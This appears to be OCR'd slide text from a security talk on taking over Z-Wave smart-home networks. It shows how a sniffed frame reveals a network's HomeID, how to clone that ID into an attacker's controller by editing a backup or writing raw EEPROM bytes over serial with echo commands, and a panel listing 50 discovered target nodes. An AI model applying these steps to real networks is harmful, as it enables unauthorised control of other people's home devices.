


```
01 84 fa c6 14 41 01 0e 01 30 03 ff 0a db 00 00 00 00
[x] HomeId: 184fac6, SourceNodeId: 14, FC0: 41, FC1: 1, FC[speed=0 low_power=0
 ack_request=1 header_type=1 beaming_info=0 seq=1], Length: 14, DestNodeId: 1,
 CommandClass: 30, Payload: 03 ff 0a
```

Set the HomeID in your controller

Set the HomeID in your controller

Exploiting the backup/restore feature



Control

Device Management

Force unsecure inclusion Secure Unsecure

Controller is primary in the network. It is the only that can add and remove devices to/from the network.

Controller is in normal mode

Start Inclusion Start Exclusion

Backup and Restore

Create Backup Restore

Network Maintenance

Pick the failed node from the list and remove it from the network configuration. This will take about one minute to complete.

--- Remove Failed Node

Pick a node of a failed device. After hitting the button you can include a new device right with this Node ID.

--- Replace failed node

Mains powered nodes are marked as failed automatically. Battery powered device you need to mark yourself in order to remove or replace them. Handle with care.

--- Mark Battery Device as failed

This starts an inclusion process for a new controller. This new controller will become the new primary controller of your network

Backup/Restore feature

Archive containing the entire configuration of the controller

```
$ tar -xvzf z-way-backup-2017-11-22-18-40.bzk
zddx/e13c2c99-DevicesData.xml
Rules.xml
Defaults.xml
maps/.keep
maps/1.jps
maps/
```

Including the HomeID

```
<data name="homeId" invalidateTime="1511371990" updateTime="1511371991" type="int" value="-516150119"/>
```

→ modify and restore

Backup/Restore feature

✔ Modifies HomeID


✗ Removes every registered nodes

✗ Tedious and long process

✗ Have to use Z-Way Server


Directly change the HomeID

Watching Z-Way Server



```
[2017-11-22 17:55:42.926] [D] [zway] SENDING: ( 01 0C 00 2B 00 00 08 00 04 DE AD BE EF F6 )
[2017-11-22 17:55:42.927] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.936] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.936] [D] [zway] SENT ACK
[2017-11-22 17:55:42.936] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.936] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.956] [I] [zway] Removing job: Write bytes to extended EEPROM
[2017-11-22 17:55:42.956] [D] [zway] SENDING: ( 01 25 00 2B 00 05 80 00 1D 01 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 )
[2017-11-22 17:55:42.959] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.966] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.966] [D] [zway] SENT ACK
[2017-11-22 17:55:42.966] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.966] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.986] [I] [zway] Removing job: Write bytes to extended EEPROM
```

HomeID modification command



```
$ echo -e "\x01\x0C\x00\x2B\x00\x00\x08\x00\x04\xDE\xAD\xBE\xEF\xF6" > /dev/ttyACM0
$ echo -e "\x01\x25\x00\x2B\x00\x05\x80\x00\x1D\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x68" > /dev/ttyACM0
```

Directly change the HomeID

✔ Modifies the HomeID

✔ Keep all registered nodes

✔ Simple and fast process

✔ Doesn’t require any specific software

✗ Universal controller (all nodes pre-registered)

Reminders

Controller transmission limited to registered nodes

Association/Pairing mandatory to add a node


Registered node ≠ Controlled node

Nodes polling at startup (Auto discovery)

Filling with nodes

- Use a device to fill in the controller (e.g : Z-Wave outlet)
- Include node (1 node in memory)
  Reset node
- Include node (2 nodes in memory)
  Reset node
- … 232 times

Target network discovery



OpenZWave Control Panel

Controller Interface

Device name: /dev/ttyACM0

USB □

Controller Status

Home Id: 0184fac6

Controller Mode: Primary

Node Count: 50

SUC Node: 0

Backup Controller

Changes need saving...

Network

Controller

Functions

Devices


Node Id	Basic Type	Generic Type	Product	Name	Location	Value	Last Heard	Status
1 *LB	Static Controller	Static PC Controller	Z-Wave.Me ZME_UZB1 USB Stick				11:31:01	Ready
2 LBR	Routing Slave	Binary Power Switch				off	11:34:23	Dead
3 LBR	Routing Slave	Binary Power Switch				off	11:28:29	Probe
4 LBR	Routing Slave	Binary Power Switch				off	11:28:33	Probe
5 LBR	Routing Slave	Binary Power Switch				off	11:28:38	Probe
6 LBR	Routing Slave	Binary Power Switch				off	11:28:42	Probe
7 LBR	Routing Slave	Binary Power Switch				off	11:28:46	Probe
8 LBR	Routing Slave	Binary Power Switch				off	11:28:50	Probe
9 LBR	Routing Slave	Binary Power Switch				off	11:28:54	Probe
10 LBR	Routing Slave	Binary Power Switch				off	11:28:58	Probe
11 LBR	Routing Slave	Binary Power Switch				off	11:29:02	Probe
12 LBR	Routing Slave	Binary Power Switch				off	11:29:06	Probe
13 LBR	Routing Slave	Binary Power Switch				off	11:29:11	Probe
14 LBR	Routing Slave	Binary Power Switch				off	11:29:15	Probe
15 LBR	Routing Slave	Binary Power Switch				off	11:29:19	Probe
16 LBR	Routing Slave	Binary Power Switch				off	11:29:23	Probe
17 LBR	Routing Slave	Binary Power Switch				off	11:29:27	Probe
18 LBR	Routing Slave	Binary Power Switch				off	11:29:31	Probe
19 LBR	Routing Slave	Binary Power Switch				off	11:29:35	Probe
20 LBR	Routing Slave	Binary Power Switch				off	11:32:40	Probe
21 LBR	Routing Slave	Binary Power Switch				off	11:29:44	Probe
22 LBR	Routing Slave	Binary Power Switch				off	11:29:44	Probe
23 LBR	Routing Slave	Binary Power Switch				off	11:29:48	Probe
24 LBR	Routing Slave	Binary Power Switch				off	11:29:52	Probe
25 LBR	Routing Slave	Binary Power Switch				off	11:29:56	Probe
26 LBR	Routing Slave	Binary Power Switch				off	11:30:00	Probe
27 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
28 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
29 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
30 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
31 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
32 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
33 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
34 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
35 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
36 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
37 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
38 LBR	Routing Slave	Binary Power Switch				off	11:30:08	Probe
39 LBR	Routing Slave	Binary Power Switch				off	11:30:12	Probe
40 LBR	Routing Slave	Binary Power Switch				off	11:30:16	Probe
41 LBR	Routing Slave	Binary Power Switch				off	11:30:20	Probe
42 LBR	Routing Slave	Binary Power Switch				off	11:30:24	Probe
43 LBR	Routing Slave	Binary Power Switch				off	11:30:28	Probe
44 LBR	Routing Slave	Binary Power Switch				off	11:30:32	Probe
45 LBR	Routing Slave	Binary Power Switch				off	11:30:36	Probe
46 LBR	Routing Slave	Binary Power Switch				off	11:30:41	Probe
47 LBR	Routing Slave	Binary Power Switch				off	11:30:45	Probe
48 LBR	Routing Slave	Binary Power Switch				off	11:30:49	Probe
49 LBR	Routing Slave	Binary Power Switch				off	11:30:53	Probe
50 LBR	Routing Slave	Binary Power Switch				off	11:30:57	Probe

Basic: 0

Log output

Attack steps

Listening

